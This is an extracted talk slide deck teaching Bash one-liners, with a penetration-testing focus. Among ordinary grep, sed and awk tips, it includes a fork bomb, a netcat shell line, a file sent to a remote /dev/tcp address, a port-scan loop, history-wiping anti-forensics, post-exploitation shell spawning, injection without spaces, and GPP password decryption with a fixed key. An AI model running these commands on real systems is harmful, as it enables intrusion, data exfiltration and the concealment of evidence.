One-Liners to Rule Them All

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What this is

Bash basics

Minor portability considerations

One-liners and demos of stuff we find to be useful

What this isn't

Linux system administration

Although there is some amount of overlap

Reading the man page to you

man bash cavernous

There are resources to help


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about ()



:() { : | : & };:

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:() { :|:& };:

shell function is an object that is called like a simple command and executes a compound command with a ew set of positional parameters. Shell functions are declared as follows:

<u>ame</u> () <u>compound-command</u> [<u>redirection</u>]

unction name [()] command [redirection]

This defines a function named $\underline{\text{name}}$. The reserved word **function** is optional. If the **function** reserved word is supplied, the parentheses are optional. The $\underline{\text{body}}$ of the function is the compound command $\underline{\text{compound-command}}$ (see **Compound Commands** above). That command is usually a $\underline{\text{list}}$ of commands between { and }, but may be any command listed under **Compound Commands** above. compound-command is executed whenever name is specified as the name of a simple command. Any

From the abstract

Sometimes you just need to pull out the third column of a CSV file. Sometimes you just need to sort IP addresses. Sometimes you have to pull out IP addresses from the third column and sort them, but only if the first column is a particular string and for some reason the case is random.

Up, edit, enter, repeat

```
cat file
cat file | grep open
cat file | grep -i open
cat file | grep -i open | cut -d, -f3
grep -i open | cut -d, -f3
grep -i open | cut -d, -f3 | sort -V
awk -F, 'tolower($1) ~ /open/ { print $3 }' file | sort -V
```

Conventions


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Commands are usually suffixed with a man(1) section

Almost all of what we're talking about here is man section 1

But there's naming overlaps with syscalls (man section 2), C

functions (man section 3), and occasionally config files (man



Core Concepts

- Pipes and redirection
- Variables and substitution
- Standard tools
- History expansion
- Brace expansion
- Tilde expansion

Pipes and Redirection





through sobs you can't just say everything is a file... please....

Linux: *points at USB mouse* that's a file

Pipes and Redirection

- echo wut | cat
- echo wut > /tmp/wut
 - o cat /tmp/wut
 - cat < /tmp/wut</pre>

```
File descriptors: &0 &1 &2 &n
```

```
nc -e /bin/sh [...] exec 2>&1
```

```
exec 3<>/dev/tcp/10.1.1.1/80;echo $'GET / HTTP/1.0\n' >&3;cat <&3
```

Standards

```
grep(1), sed(1), cut(1), sort(1), awk(1)
```

Builtins -- echo, test, read, while, for

grep Searches in Text

Regular expressions are tricky, but you can learn the basics quickly. A large portion of regexes involve these three things:

- .* any number of characters
- ^ anchor at beginning
- \$ anchor at end

grep '500.*Chrome' /var/log/apache2/error.log

sed is an Editor

```
sed -e 1d -e s/foo/bar/g /tmp/foo
sed '1d; s/foo/bar/g' /tmp/foo
sed -i '/192\.168\.0\.1/d' /var/log/apache2/access.log
```



cut is a babby awk

```
echo a,b,c,d,e | cut -d, -f 1-3,5

Roughly equivalent to awk -F, '{ print $1 $2 $3 $5 }'
```

sort ... sorts stuff

```
sort file
cat file1 file2 file3 | sort
sort -u
```

cat ... Concatenates stuff

Lots of folks will tell you not to use cat.

There exists a Useless Use of Cat Award to tell you not to use cat

Don't listen to those people. Hack the way you wanna hack.

But there's really no reason to use cat.

Useless Use of Cat



@egyp7

@wvuuuuuuuuuuu

uniq is ... Unique

Input must be sorted so... "sort -u" covers a lot of it Except for: uniq -c

Print each unique line along with the number of times it occurred

sort | uniq -c

awk is a Language

```
This is grep: awk '/regex/ { print }'
This is cut: awk -F, '{ print $2 }'
But wait! There's more!
```

Variables and Substitution

```
foo=$(echo wut); echo $foo

foo=${PATH//:/} # PATH with spaces instead of :
echo${IFS}wut
echo ${file%.txt} # Strip extension
```

History Expansion

Handled by Readline

Controlled with ~/.inputrc

!\$!! !* !^ !:2 !:2-6 !-2

~/.inputrc

```
$if Bash
   Space: magic-space
$endif
set completion-ignore-case on
# Use <up> and <down> to search based on what we've already typed
"\e[A": history-search-backward
"\e[B": history-search-forward
```

Brace expansion

Everything inside braces, separated by commas

- echo {a,b,c}
- cp file.{csv,txt}

As a replacement for seq(1)

- {1..99} # same as `seq 1 99`
- {01..99} # Zero-pad
- {01..99..2} # Zero-pad, with a step of 2

Tilde expansion

~user is user's home dir

- E.g. ~egypt is /home/egypt
- ~ is the current user's home directory
 - \$HOME
- ~+ is \$PWD # Not the same as .
- ~- is \$OLDPWD

Loops

for var in expression; do command; command; done

- for f in *; do mv "\$f" "\${f/.csv/.txt}"; done
 while expression; do command; command; done
 - <file while read; do echo "\$REPLY"; done
 - <file while read line; do echo "\$line"; done

until expression; do command; command; done

Inverse of while loop

Process and Command Substitution

```
$(),
echo $(echo wut)

• Substitutes a command for text
<(), >()
cat <(echo wut)</pre>
```

Substitutes a command for a file

Aliases

Great for things you find yourself typing all the time
Like macro in C, just direct replacement
E.g.:

- alias ll="ls -aLF"
- alias l.="ls -d .[^.]*"

Examples

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Stuff that isn't super easy to demo

Sort IP Addresses

With GNU sort(1) and modern BSD, OSX:

sort -V

With POSIX sort(1)

sort -t . -nk 1,1 -k 2,2 -k 3,3 -k 4,4

sort -u ...

sort --debug

Print unique lines without sorting

```
awk '{ if (!seen[$0]++) print }' /tmp/foo
   # array named "seen", with index of current line
   seen[$0]
   # will be 0 at first, non-zero after increment
   !seen[$0]++
   # "print" by itself prints $0, the whole line
```

Remote stuff with SSH

```
ssh -J user1@host1 user2@host2
ssh -ND 1080 user1@host1
ssh -NL 3389:desktop-1:3389 user1@host1
ssh -NR 4444:localhost:4444 user1@host1
ssh user1@host1 tee rfile < lfile # Like scp(1) upload
ssh user1@host1 cat rfile > lfile # Like scp(1) download
```

Remote stuff with bash

```
gzip -c file > /dev/tcp/192.168.0.1/80
```

done

- /dev/tcp is a special magical "file" in bash
- Compile-time option, default now in Debian derivatives

```
# Shitty portscanner
for port in {1..1023}; do
    : 2> /dev/null > "/dev/tcp/192.168.0.1/$port" && echo "$port"
```

Random stuff

```
xsel -b < file.txt
nc -znv 192.168.0.1 1-1023 |& grep -v refused</pre>
```

Leave No Trace

Files that snitch on you

```
~/.bash_history

• And ~/.*_history

~/.wget-hsts

~/.lesshst
```

Editors

- Vim: *.swp files, .viminfo
- Emacs: ~ suffixed files

STFU, /bin/bash

```
unset HISTFILE
export HISTFILE=/dev/null
ln -sf /dev/null ~/.bash_history
history -c; kill -9 $$
```

STFU, other stuff

```
wget --no-hsts
export MYSQL_HISTFILE=/dev/null; mysql
ln -sf /dev/null ~/.psql_history; psql
vim -ni NONE file
ssh -o UserKnownHostsFile=/dev/null
```

Commands that snitch

ssh(1) uses your current username if you don't specify one
rdesktop(1) and xfreerdp(1) do the same
ftp(1) does, but doesn't actually send it until you log in

Local Opsec

~/.ssh/config
User root

~/.netrc

default login anonymous password anonymous@mozilla.org

~/.bashrc

alias rdesktop="rdesktop -U Administrator"

Commands in Exploitation



Can't use spaces

echo\${IFS}this\${IFS}has\${IFS}no\${IFS}spaces

{echo,this,has,no,spaces}

ls(1), cat(1) aren't available

```
find . -maxdepth 1
```

echo *

```
while read line; do echo "$line"; done < file head -n 99999
```

Read binary over text-only link

Bajillion ways to do this

• base64, xxd, hexdump, hd, od, openssl base64, perl, python How you parse it on the other side depends on what worked on target

Write binary over text-only link

```
printf %b "\105\114\106\177" > file.bin

xxd -r -p <<<454c467f > file.bin

perl -e 'print "\105\114\106\177"' > file.bin
```

Bonus!

Everything on the previous two slides is automatic on shell sessions in Metasploit. Upload and download just work (tm).

Host some stuff

```
python -m SimpleHTTPServer 8080

python -m http.server 8080

ruby -run -e httpd

php -S 0:8080 # Interprets PHP, too

busybox httpd -p 8080
```

Spawning a PTY shell

```
script -q /dev/null # Uses $SHELL and is mostly portable
```

- script -qc /bin/bash /dev/null # Spawns bash the GNU way
- script -q /dev/null /bin/bash # Spawns bash the BSD way

```
python -c 'import pty; pty.spawn("/bin/bash")' # Popular!
expect -c 'spawn /bin/bash; interact' # Oldie but goodie
Many other ways (look for openpty(3) calls)
```

Convert shellcode to hex-escaped bytes

```
objcopy --dump-section .text=/dev/stdout shellcode | xxd -p | sed 's/../\\x&/g' | tr -d "\n"
```

- Dump .text section
- Convert to hex
- Escape hex
- Delete newlines

```
hexdump -ve '"\\x" 1/1 "%02x"'
```

• Equivalent to xxd, sed, and tr

Encrypt or decrypt GPP "cpassword"

echo -n demo | iconv -t UTF-16LE | openssl enc -aes-256-cbc -a -iv "" -K

4e9906e8fcb66cc9faf49310620ffee8f496e806cc057990209b09a433b66c1b -nosalt

Encrypts plaintext "demo"

openssl enc -aes-256-cbc -d -a -iv "" -K
4e9906e8fcb66cc9faf49310620ffee8f496e806cc057990209b09a433b66c1b
-nosalt <<<kHB0+HMUTs/6ySSZ8usxXg==</pre>

Decrypts the above

Resources

```
http://explainshell.com # Break it down
http://www.tldp.org/LDP/abs/html/ # Classic
http://wiki.bash-hackers.org/ # Awesome
https://mywiki.wooledge.org/BashPitfalls # Good to know
Google site:stackoverflow.com
```

Useless Use of Cat

